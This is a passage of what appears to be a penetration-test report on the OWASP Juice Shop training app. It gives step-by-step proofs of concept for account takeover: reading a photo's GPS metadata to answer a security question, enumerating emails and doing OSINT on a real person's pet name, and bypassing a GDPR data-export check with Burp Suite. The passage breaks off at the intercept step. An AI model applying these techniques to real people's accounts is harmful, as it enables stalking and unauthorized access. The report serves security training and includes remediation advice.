|                                                                                                                     |                                                                                                                      |                                                                                                                     |                                                                                                                                                 |
|---------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| <br>Apple Juice (1000ml)<br>1.99¤  | <br>Apple Pomace<br>0.89¤           | <br>Banana Juice (1000ml)<br>1.99¤ | <br>Only 1 left<br>Best Juice Shop Salesman Artwork<br>5000¤ |
| <br>Carrot Juice (1000ml)<br>2.99¤ | <br>Eggfruit Juice (500ml)<br>8.99¤ | <br>Fruit Press<br>89.99¤          | <br>Green Smoothie<br>1.99¤                                  |


team.

5000¤ 

Reviews (2)

**stan@juice-sh.op**  
I'd stand on my head to make you a deal for this piece of art. 

**bender@juice-sh.op**  
Just when my opinion of humans couldn't get any lower, along comes Stan... 



  
Eggfruit Juice (500ml)  
8.99¤

  
Fruit Press  
89.99¤

3. based on known patterns of existing user emails, I guessed that “John” email format: “[john@juice-sh.op](mailto:john@juice-sh.op)”

**Forgot Password**

Email\*  ?

Security Question\*  ?

New Password\* >Password must be 5-40 characters long. 0/20

Repeat New Password\* 0/20


Show password advice

Change

When entered, the security question appeared, confirming it's valid and the correct email.

Security Question: “What’s your favourite hiking place?”

4. Search the website for posts made by John and found an image uploaded by John related to hiking in the Photo Wall section.




5. Download and analyze the image metadata Using the following command in Kali Linux: “`exiftool favorite-hiking-place.png`”.

```
File Actions Edit View Help
[(kali㉿kali)-[~]]
$ cd Downloads
[(kali㉿kali)-[~/Downloads]]
$ ls
favorite-hiking-place.png github.com Latest-ADB-Installer.bat
[(kali㉿kali)-[~/Downloads]]
$ exiftool favorite-hiking-place.png
ExifTool Version Number : 12.7.0
File Name : favorite-hiking-place.png
Directory :
File Size : 667 kB
File Modification Date/Time : 2025:04:30 11:29:00-04:00
File Access Date/Time : 2025:04:30 11:29:00-04:00
File Inode Change Date/Time : 2025:04:30 11:29:00-04:00
File Permissions : -rw-rw-r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 471
Image Height : 627
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter :
Interlace : Noninterlaced
Exif Byte Order : Little-endian (Intel, II)
Resolution Unit : inches
Y Cb Cr Positioning :
GPS Version ID : 2.2.0.0
GPS Latitude Ref : North
GPS Longitude Ref : West
GPS Map Datum : WGS-84
Thumbnail Offset : 224
Thumbnail Length : 4531
SRGB Rendering : Perceptual
Gamma : 2.2
Pixels Per Unit X : 3779
Pixels Per Unit Y : 3779
Pixel Units : meters
Image Size : 471x627
Megapixels : 0.295
Thumbnail Image : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude : 36 deg 57' 31.38" N
GPS Longitude : 84 deg 20' 53.58" W
GPS Position : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

In the metadata: GPS coordinates “36°57'31.38" N 84°20'53.58" W”

6. Search for GPS coordinates on Google Maps to identify the actual location based on these coordinates.



7. Use this location name: “**Daniel Boone National Forest**” as the answer to the security question.

## Forgot Password

Email\*  
john@juice-sh.op ?

Security Question\*  
Daniel Boone National Forest ?

New Password\*  
●●●●● 5/20

! Password must be 5-40 characters long.

Repeat New Password\* ●●●●● 5/20

Show password advice

Change

You successfully solved a challenge: Meta Geo Stalking (Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.) X

The penetration tester was able to successfully reset John's account password using the answer derived from the image metadata.

## 6.13.2 Bjoern's Favourite Pet

HIGH

- **Description:**

This vulnerability involves resetting the password for the account of Bjoern by collecting publicly available information and exploiting a weak security question. The penetration tester gathers details such as the correct email and the answer to the security question (Bjoern's pet name) from website content and external sources, ultimately gaining unauthorized access to his account.

---

- **Impact:**

A penetration tester was able to reset the password and gain access to Bjoern's account using public information, bypassing authentication by correctly guessing the answer to a security question based on exposed user data. This shows a failure in securely handling password reset mechanisms and user privacy.

---

- **Vulnerability Location:**

- Reset Password Page: /#/forgot-password

---

- **CVE Reference:**

---

- **Recommendations:**

- Eliminate security questions as a method for password reset. Instead, use multi-factor authentication or token-based reset links.
- Avoid using predictable or publicly available user data in authentication processes.
- Enforce rate limiting and anomaly detection for password reset attempts.
- Limit exposure of sensitive personal information on user profiles and reviews.

- Prevent account reset workflows from disclosing whether an email is registered (i.e., don't show whether a security question appears or not based on input).
- 
- Proof Of Concept:

1. Go to the “Forgot Password” page.

**Forgot Password**

Email\*

Security Question\*

New Password\*

>Password must be 5-40 characters long. 0/20


Repeat New Password\*

0/20

Show password advice

Change

2. Search for Bjoern's email: Found a review written by Bjoern →



Identified email: [bjoern@owasp.org](mailto:bjoern@owasp.org)

Using admin privileges (from a previous vulnerability) to find another email: “[bjoern.kimminich@gmail.com](mailto:bjoern.kimminich@gmail.com)”

The screenshot shows the SP Juice Shop administration page at [localhost:3000/#/administration](http://localhost:3000/#/administration). The left sidebar lists "Registered Users" with entries including `bjoern.kimminich@gmail.com`, which is highlighted with a red box. The right sidebar displays "Customer Feedback" with several reviews. One review from `***in@juice-sh.op` mentions a bug related to PDF attachments.

| Review ID | Comment                                                                                                                                                                                                                                     | Rating | Action |
|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|--------|
| 1         | I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)                                                                                                                                                             | ★★★★★  | View   |
| 2         | Great shop! Awesome service! (***@juice-sh.op)                                                                                                                                                                                              | ★★★★★  | View   |
| 3         | Nothing useful available here! (***der@juice-sh.op)<br><br>Incompetent customer support! Can't even upload photo of broken purchase!<br><i>Support Team: Sorry, only order confirmation PDFs can be attached to complaints!</i> (anonymous) | ★      | View   |
|           | This is the store for awesome stuff of all kinds! (anonymous)                                                                                                                                                                               | ★★★★★  | View   |
|           | Never gonna buy anywhere else from now on!<br>Thanks for the great service! (anonymous)                                                                                                                                                     | ★★★★★  | View   |
|           | Keep up the good work! (anonymous)                                                                                                                                                                                                          | ★★★    | View   |

3. Test both emails on the Reset Password page:

Tried bjoern.kimminich@gmail.com → No security question appeared.

The screenshot shows a dark-themed 'Forgot Password' form. At the top, it says 'Forgot Password'. Below that is an 'Email\*' field containing 'bjoern.kimminich@gmail.com', which is highlighted with a red border. To the right of the email field is a help icon (a question mark inside a circle). The next section is a 'Security Question\*' field, also highlighted with a red border and accompanied by a help icon. Below these are 'New Password\*' and 'Repeat New Password\*' fields, each with a character count limit of 0/20. A note below the first password field states: 'Password must be 5-40 characters long.' There is a toggle switch labeled 'Show password advice' with a red bar underneath. At the bottom is a large 'Change' button with a pencil icon.

Tried bjoern@owasp.org → Security question appeared → valid email confirmed

**Forgot Password**

Email\*  ?

Security Question\*  ?

Please provide an answer to your security question.

New Password\* 0/20


Repeat New Password\* 0/20

Show password advice


Change

4. Search for pet-related info:

Checked the Photo Wall → No pet-related images from Bjoern.



Conducted OSINT search online.



5. Found a tweet/video where Bjoern mentions his pet named: **Zaya**  
Submit the answer to reset the password

## Forgot Password

Email\*  ?

Security Question\*  ?

New Password\*  10/20  
 ⓘ Password must be 5-40 characters long.

Repeat New Password\*  10/20

Show password advice

 Change

You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)

Successfully reset Bjoern's password and gained access to his account.

### 6.13.3 GDPR Data Theft

HIGH

- **Description:**

The application fails to properly authorize users during the data export process. Instead of applying strict server-side access controls, it obfuscates email addresses to protect user identity. This obfuscation is predictable and can be bypassed by registering with a similar-looking email address. As a result, a user can access another user's personal order data without proper authentication or authorization.

---

- **Impact:**

The penetration tester was able to access sensitive order data belonging to another user by registering an account with an email address that becomes indistinguishable after the application's obfuscation process. This exposed personally identifiable information (PII), violating GDPR and other data protection principles.

---

- **Vulnerability Location:**

---

- **CVE Reference:**

---

- **Recommendations:**

- Implement strict access control checks on the backend, ensuring users can only access their own data.
- Ensure that internal mechanisms use complete and accurate identifiers rather than email obfuscation for privacy or security.
- Validate identity (e.g., using token-based session validation) before fulfilling sensitive data export requests.

---

- **Proof Of Concept:**

1. Open Burp Suite, open browser, navigate to the register page, and create a new account.

The image shows two side-by-side windows. On the left is the Burp Suite Community Edition interface, version v2024.5.5. The 'Proxy' tab is selected. A modal dialog titled 'Intercept is off' is displayed, explaining that requests sent by Burp's browser are held here so they can be analyzed and modified before being forwarded to the target server. It includes a 'Learn more' button and a red-bordered 'Open browser' button. On the right is a web browser window for the OWASP Juice Shop, displaying the 'User Registration' form. The URL in the address bar is 'localhost:3000/#/register'. The registration form fields are: Email\* (arminn@juice-sh.op), Password\* (\*\*\*\*\*), Repeat Password\* (\*\*\*\*\*), Security Question\* (Father's birth date? (MM/DD/YY)), and Answer\*. A note says 'This cannot be changed later!'. At the bottom is a 'Register' button.

## 2. Log in and perform a data export request

The image consists of two screenshots of the OWASP Juice Shop application.

**Screenshot 1: Login Page**

This screenshot shows the login page of the OWASP Juice Shop. The URL in the browser is `localhost:3000/#/login`. The page has a dark background with a light gray login form. The form contains fields for 'Email\*' (with the value `arminn@juice-sh.op`) and 'Password\*' (with the value `.....`). Below the password field is a link 'Forgot your password?'. There are two buttons at the bottom: a blue 'Log in' button and a 'Remember me' checkbox. A green 'Log in with Google' button is also present. At the bottom of the form is a link 'Not yet a customer?'.

**Screenshot 2: Account Page**

This screenshot shows the account page after logging in. The top navigation bar includes a search icon, an 'Account' icon with a red notification badge showing '0', a 'Your Basket' icon with a red notification badge showing '0', and a language switcher 'EN'. The main content area displays a user profile with the email `arminn@juice-sh.op`, a section for 'Orders & Payment', and a 'Logout' button. On the left, a sidebar lists several options: 'Privacy Policy', 'Request Data Export' (which is highlighted with a red box), 'Request Data Erasure', 'Change Password', '2FA Configuration', and 'Last Login IP'. To the right of the sidebar, there is a product card for 'Apple Pomace' priced at 0.89.

The screenshot shows the OWASP Juice Shop website's 'Request Data Export' page. The 'JSON' export format is selected. A 'Request' button is present, and a note below it states '(Your data export will open in a new Browser window.)'. A separate browser window titled 'about:blank - Chromium' displays the JSON export result: { "username": "", "email": "arminn@juice-sh.op", "orders": [], "reviews": [], "memories": [] }

Nothing appears in the data file as we haven't made any orders yet


### 3. Make an order and see the request data export

The screenshot shows the OWASP Juice Shop website's order summary and basket. The basket contains one item: Apple Juice (1000ml) at 1.99. The order summary shows the following details:

| Items              | 1.99        |
|--------------------|-------------|
| Delivery           | 0.99        |
| Promotion          | 0.00        |
| <b>Total Price</b> | <b>2.98</b> |


A button labeled '\$ Place your order and pay' is visible. A note below it states 'You will gain 0 Bonus Points from this order!'

4. turn intercept on and capture the track order request and send it to repeater



